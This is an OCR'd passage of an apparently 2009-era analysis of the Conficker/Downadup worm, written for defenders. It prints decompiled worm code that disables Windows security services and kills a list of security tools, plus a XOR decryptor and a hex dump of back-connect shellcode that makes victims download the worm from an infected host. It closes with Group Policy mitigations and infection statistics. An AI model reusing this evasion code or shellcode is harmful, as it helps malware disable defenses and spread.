
  Almost in a similar way, like the **STORM Worm** (also known as **Trojan.Peacomm**, **W32/Nuwar, Win32.Zhelatin**), this malware also creates **Bot Armies**. **STORM** infected systems attempted to link up with other infected hosts via peer-to-peer networking. The new infections used to get a URL which would be pointing to a second-stage executable, which in turn downloads additional stages onto the infected system. The P2P component has a hard-coded list of over 100 peers in the body of the Trojan, which it stores in **..system32\wincom.ini** and on newer infections, this file was updated with the addresses of these new hosts. Hence, instead of controlling these

infected systems with a central server, the Storm Worm connected to a small number of 'neighbor' computers on the infected network. This made identifying all the bots on a virtual P2P network practically impossible.

❖ Evading Security Tools:

Excerpt taken from **MMPC* Blog** – Posted by: *Ziv Mador* (January 13th 2009)

W32.Downadup.B utilizes several layers of polymorphism and packing to hinder analysis and detection. Beyond that, infected users may have difficulty locating the files dropped by the infection. It replaces the access rights for its registered key under HKLM\SYSTEM\CurrentControlSet\Services, allowing only Local System account to read, traverse or change discretionary ACL (Access Control List). Similar behavior goes for its system32 DLL file – all the NTFS permissions, except file execute, are stripped for all users. Additionally, the malware keeps a system lock on its entire file making it difficult for standard tools to access and/or remove the threat while it is running. The below figure shows the **W32.Downadup.B** / **W32/Conficker.B**'s infection and propagation mechanism:



Conficker's **disable_security_services_and_terminate_conficker_cleaners()** function spawns a separate thread charged with terminating active security processes. The **monitor_and_terminate_conficker_cleaners()** runs an infinite search for a set of blacklisted security processes. If it is found, it first suspends all tasks of the associated process, and then terminates the process.

```
void __stdcall monitor_and_terminate_conficker_cleaners()
{
  while ( 1 )
    {
      terminate_conficker_cleaners();
      // terminate processes that are in the list of Conficker cleaners
      Sleep(1000); // sleep 1 second
    }
}

int terminate_conficker_cleaners()
{
  int result;
  int n;
  char Str;
  int v;
  DWORD ProcessId;

  result = CreateToolhelp32Snapshot(2u, 0); // open the list of processes
```

```
  if ( result != -1 )
    {
     v = Process32First((HANDLE)result, (PROCESSENTRY32 *)&pe);
     while ( v )
      {
       strlwr(&Str);
       n = 0;
       while ( n < 23 ) // check 23 names of Conficker cleaners
        {
         if ( strstr(&Str, (&array_conficker_cleaners_utilities)[4 * n]) )
           // check if the process name has a substring in the array of
           // Conficker cleaners utilities
           terminate_process(ProcessId);
           // terminate the process
         n++;
        }
       v = Process32Next(v, (PROCESSENTRY32 *)&pe);
      }
     result = CloseHandle(v);
    }
  return result;
}

BOOL  disable_security_services_and_terminate_conficker_cleaners()
{
  HANDLE v;
  void *ThreadId;

  ThreadId = this;
  disable_security_service("wscsvc");
  disable_security_service("WinDefend");
  disable_security_service("wuauserv");
  disable_security_service("BITS");
  disable_security_service("ERSvc");
  disable_security_service("WerSvc");
  SHDeleteValueA(HKEY_LOCAL_MACHINE, "Software\Microsoft\Windows\Current Version\Run", "Windows Defender");
  callSHDeleteKeyW(
      HKEY_LOCAL_MACHINE, "Software\Microsoft\Windows\CurrentVersion\explorer\ShellServiceObjects\
      {FD6905CE-952F-41F1-9A6F-135D9C6622CC}");
  callSHDeleteKeyW(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control\SafeBoot");
  v = CreateThread(0, 0, monitor_and_terminate_conficker_cleaners, 0, 0, (DWORD *) &ThreadId);
  return CloseHandle(v);
}
```

The following processes are immediately terminated by the worm's process monitoring thread if running on the victim host:

- **autoruns** - malware removal tool
- **avenger** - antivirus / firewall
- **confick** - cleanup utilities
- **downad** - cleanup utilities
- **filemon** - security utility)
- **gmer** - rootkit detector and remover (gmer.net)
- **hotfix** - security patch or removal tools
- **kb890** - Microsoft patch
- **kb958** - Microsoft patch
- **kido** - security patch or removal tools
- **klwk** - Karspersky malware removal tool
- **mbsa**. - Microsoft Baseline Security Analyser
- **mrt** - Microsoft malware removal tool
- **mrtstub** - Microsoft malware removal tool
- **ms08-06** - Microsoft patch
- **procexp** - process explorer
- **procmon** - process monitor
- **regmon** - registry monitor
- **scct_** - unknown
- **sysclean** - Trend Micro malware removal tool
- **tcpview** - network packet analysis tool
- **unlocker** - file unlocking utility
- **wireshark** - network packet analysis tool


Extensive research on this threat was conducted by **MMPC**'s **Security Research Team** and a centralized information article about this infection has been compiled from Microsoft's end for assisting the Microsoft user base to fight this malware. The links are mentioned below:

http://blogs.technet.com/mmpc/archive/2009/01/22/centralized-information-about-the-conficker-worm.aspx
http://www.microsoft.com/protect/computer/viruses/worms/conficker.mspx
http://technet.microsoft.com/en-us/security/dd452420.aspx
http://support.microsoft.com/default.aspx/kb/962007


*MMPC –> **Microsoft Malware Protection Center** (**http://www.microsoft.com/security/portal**)
The **Microsoft Malware Protection Center** is the core malicious software (malware)-fighting technology, including the scanning engine and malware definition updates, for Microsoft Forefront Client Security, Forefront Server Security Management Console, Windows Live OneCare, Windows Defender, and other Microsoft security solutions and technologies(**http://msevents.microsoft.com/cui/WebCastEventDetails.aspx?culture=en-US&EventID=1032340082&EventCategory=4**)

❖ How W32.Downadup Propagates in LAN Environment:

An infected test machine with IP Address **192.168.1.7** is infected and then a sniffer eg. **WireShark** is run on the infected host. In the below image you can see that on successful connection to port **445 (SMB)** of a remote vulnerable host **192.168.1.6**, it tries to send "**NetPathCanonicalize**" request through the **SRVSVC** service.




After infecting a Host in the LAN environment, it creates a local **HTTP Server** (random port) in the infected system to distribute the malware's infected binary to other Remote Vulnerable Systems. The malware sends the same URL to the Victims. Unfortunately you will not be able to see that request in packets "**Path Query**" in "**NetPathCanonicalize"** request. This is because this connect back request is **ENCRYPTED**. Now the question is, how the Vulnerable Host, that gets this connect back request, decrypts the encrypted content of the packet? The answer is, the back-connect packet that carries the URL to a Vulnerable Host itself has a **DECRYPTION** module embedded.



It is decoded to:

```
shortloc_8899FA          8031C4        xor    byte ptr [ecx], 0C4h
seg000:008899FD    41              inc    ecx
seg000:008899FE    6681394D53      cmp    word ptr [ecx], 534Dh
seg000:00889A03    75F5            jnz    short loc_8899FA
```

It means the payload is encrypted with **XOR 0xC4**. This code decrypts the data by **XORing** with **0xC4** until word **0×534D** comes. So, here it is :



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000000C0	FF	E0	AD	51	56	95	8B	4B	3C	8B	4C	0B	78	03	CB	33	
000000D0	F6	8D	14	B3	03	51	20	8B	12	03	D3	0F	00	C0	0F	BF	
000000E0	C0	C1	C0	07	32	02	42	80	3A	00	75	F5	3B	C5	74	06	
000000F0	46	3B	71	18	72	DB	8B	51	24	03	D3	0F	B7	14	72	8B	
00000100	41	1C	03	C3	8B	04	90	03	C3	5E	59	C3	60	A2	8A	76	
00000110	26	80	AC	C8	75	72	6C	6D	6F	6E	00	99	23	5D	D9	68	
00000120	74	74	70	3A	2F	2F	31	39	32	2E	31	36	38	2E	31	2E	
00000130	37	3A	36	32	31	36	2F	65	77	66	6C	7A	74	71	00	4D	
00000140	53	75	74	74	59	66	48	72	6F	57	63	78	59	5A	4F	63	
00000150	66	72	66	77	56	48	75	54	65	53	62	6A	79	44	69	55	

In the above screenshot back-connect shellcode can be seen clearly. So in a LAN Environment, its infection method is:

- It'll exploit the vulnerability.
- Successful exploitation results execution of payload.
- Payload tells other machine to back-connect to the already infected host **HTTP://[INFECTED HOST IP]:PORT/[RANDOM STRING]** (In our case it is **http://192.168.1.7:6216/ewflztq)**

Infected machine had already opened the random port 6216 to spread malware. The string **ewflztq** is randomly generated for a particular session. The Vulnerable System decrypts the encrypted back-connect request and then from the HTTP Server (created by the Malware in the infected system) running on a random port downloads a copy of the Malware binary and executes it.

The below image shows a Conficker worm variant trying to brute force its way:

Source	Destination	Protocol	Info
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=154137793 TSER=0
10.23.172.91	10.23.172.245	TCP	netbios-ssn > 56046 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460 WS=0 TSV=0 TSER=
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=154137794 TSER=0
10.23.172.245	10.23.172.91	NBSS	Session request, to *SMBSERVER<20> from MAC001F5BEB0A01<00>
10.23.172.91	10.23.172.245	NBSS	Positive session response
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=73 Ack=5 Win=524280 Len=0 TSV=154137798 TSER=2262362
10.23.172.245	10.23.172.91	SMB	Negotiate Protocol Request
10.23.172.91	10.23.172.245	SMB	Negotiate Protocol Response
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=267 Ack=208 Win=524280 Len=0 TSV=154137798 TSER=22623(
10.23.172.245	10.23.172.91	SMB	Session Setup AndX Request, User: anonymous
10.23.172.91	10.23.172.245	SMB	Session Setup AndX Response
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=359 Ack=355 Win=524280 Len=0 TSV=154137798 TSER=22623(
10.23.172.245	10.23.172.91	SMB	Tree Connect AndX Request, Path: \\10.23.172.91\IPC$
10.23.172.91	10.23.172.245	SMB	Tree Connect AndX Response
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=453 Ack=415 Win=524280 Len=0 TSV=154137798 TSER=22623(
10.23.172.245	10.23.172.91	SMB	NT Create AndX Request, Path: \srvsvc
10.23.172.91	10.23.172.245	SMB	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=557 Ack=454 Win=524280 Len=0 TSV=154137798 TSER=22623(
10.23.172.245	10.23.172.91	LANMAN	NetShareEnum Request
10.23.172.91	10.23.172.245	SMB	Trans Response, Error: STATUS_ACCESS_DENIED
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=670 Ack=493 Win=524280 Len=0 TSV=154137798 TSER=22623(
10.23.172.245	10.23.172.91	LANMAN	NetServerEnum2 Request, Workstation, Server, SQL Server, Domain Controller, Backup C
10.23.172.91	10.23.172.245	LANMAN	NetServerEnum2 Response
10.23.172.245	10.23.172.91	TCP	56046 > netbios-ssn [ACK] Seq=804 Ack=604 Win=524280 Len=0 TSV=154137798 TSER=22623(

On infected machines Conficker will actually patch this vulnerability in memory! This is probably done to prevent other attackers from exploiting the same vulnerability (it will not get double-infected because **Downadup**/**Conficker** uses a global mutex to stop other worms from running). Conficker will patch the **NetpwPathCanonicalize()** function from **netapi32.dll** by adding a jump to the patched function in its own body.

This fact is especially important when cleaning machines if you just remove the **Downadup**/**Conficker** worm your machine will become vulnerable again unless you patched it. The machine might even get infected after you remove the worm and while you're patching it so make sure that you patch it before.

This infection will also delete all System Restore points so the user will not be able to just revert back to a previous System Restore. Conficker does this by calling the srclient.dll library, **ResetSR()** function.

Moreover, in order to make analysis more difficult, **Downadup**/**Conficker** tries to detect if it is running in a virtual machine. During the execution, this Malware calls the SLDT instruction many times. The SLDT instruction stores the **Local Descriptor Table** in a register which is then compared with certain values. This allows the Malware to detect if it's running in a virtual machine. The LDT of a native system will be **0x0000** while in **VMWare** or **VirtualPC** LDT will be relocated (for example, in **VMWare** it will often be **0x4058**). While analyzing this Malware, you can see that it compares the result of the SLDT instruction with **0** (**0x0000**). If it is **0**, the execution continues, else it call a Sleep function with the value of **-1** (**0xFFFFFFFF**) which will cause the Malware process to sleep for **29826** hours. A similar trick was published by *Joanna Rutkowska* and was further developed by *Tobias Klein* in his ScoopyNG tool (**http://www.trapkit.de/research/vmm/index.html**). This shows that this Malware was not created by amateur script kiddies, rather this is a well designed and a very professionally though of creation. Also, as pointed earlier, it is believed that this worm is associated with a well known Malware gang that has previously distributed a variety of other Malwares. Because of its impact and technological superiority, as compared with other infections, it successfully qualifies as a true specimen of **Malware for Mass Destruction** (**MMD**).

❖ Prevent propagation of the worm in an Enterprise Domain using Group Policy:

In a domain environment, the propagation of the worm can be restricted using Group Policy. As mentioned earlier, the Win32/Conficker.B or W32.**Downadup.B** has multiple propagation methods. Below mentioned are the ways by which Group Policy can be used to restrict the worm's propagation in the network.

Create a new policy that applies to all computers in a specific organizational unit (OU), site, or domain, as required in your environment. It has to be remembered that these below mentioned steps does not remove the malware from an already infected system. These steps only stop the malware from spreading further.

Step 1: Create a policy to remove write permissions to the following registry sub key:
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost
This prevents the random named malware service from being created in the netsvcs registry value.

Step 2: Create a policy to remove write permissions to the **%windir%\tasks** folder. This prevents the Conficker malware from creating the Scheduled Tasks that can re-infect the system.

Step 3: Disable AutoPlay or Autorun features from all clients. This keeps the Conficker malware from spreading by using the AutoPlay feature.

Step 4: Disable the local administrator account. This blocks the **Downadup**/**Conficker** malware from using the brute force password attack against the administrator account on the system. (**Note**: Do not follow this step if you link the GPO to the domain controller's OU because you could disable the domain administrator account)

Step 5: Microsoft has released the Microsoft Windows **Malicious Software Removal Tool** (**MSRT – Version Jan09 and later**) to help you remove specific, prevalent malicious software from a computer. Download the latest one from the Microsoft Website. This stand alone tool has the capability to detect many severe threats, along with Downadup/Conficker. This tool can be deployed to run in the entire domain using the Group Policy-based computer startup script or the Group Policy-based user logon script. These scripts and the steps can be referred to form the URL mentioned below:

http://support.microsoft.com/kb/891716

For **Steps 1**, **2**, **3** & **4**: Refer to the URL mentioned below for the exact steps required to achieve the above requirements.


http://support.microsoft.com/kb/962007

❖ Increasing trend of W32.Downadup infections:

As discussed under the pseudo or fake random domain creation part, the infected systems sends a user agent string to these domains for getting updates. The user agent string capture can be referred below:

x.x.x.x [16/Jan/2009:09:45:09 -0700] "GET /search?q=0 HTTP/1.0" 404 282 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"


The malware identifies this as a connection request and also know the version of the OS that is sending the request on the basis of the last parameter supplied viz. **Windows NT 5.1; SV1.** Windows XP SP1 can be identified by a user-agent containing **Windows NT 5.1** however, systems running Windows XP SP2 and later can be identified by **Windows NT 5.1; SV1**. On the basis of the packet captures for a significant amount of time, Symantec reached the conclusion which can be referred to from the below graph.




As it can be clearly seen that most of the infected systems were Windows XP SP1which is closely followed by Windows XP SP2 systems. The below graphs show the geographic distribution of both the variants of **W32.Downadup** (**W32.Downadup.A** and **W32.Downadup.B**)

Panda Security's malware analysis laboratory revealed that almost six percent (5.77 percent) of the two million computers they scanned showed an infection by the malicious Conficker worm. **Spiegl Online** (**http://www.spiegel.de/netzwelt/web/0,1518,603107,00.html**) reports that the total may be as high as 50 million infected machines: however, this count seems to be extrapolated from the number of infections picked their online scanner. Statistically researchers agree that F-Secure's estimate was certainly possible. F-Secure has estimated that the infection count can go up to 9 million computers and still skyrocketing. From an estimated **2.4 million** infected machines to over **8.9 million** during the **four days is amazing.** Their blog post "**Calculating the Size of the Downadup Outbreak**" (**http://www.f-secure.com/weblog/archives/00001584.html**) shows how they are getting these numbers.

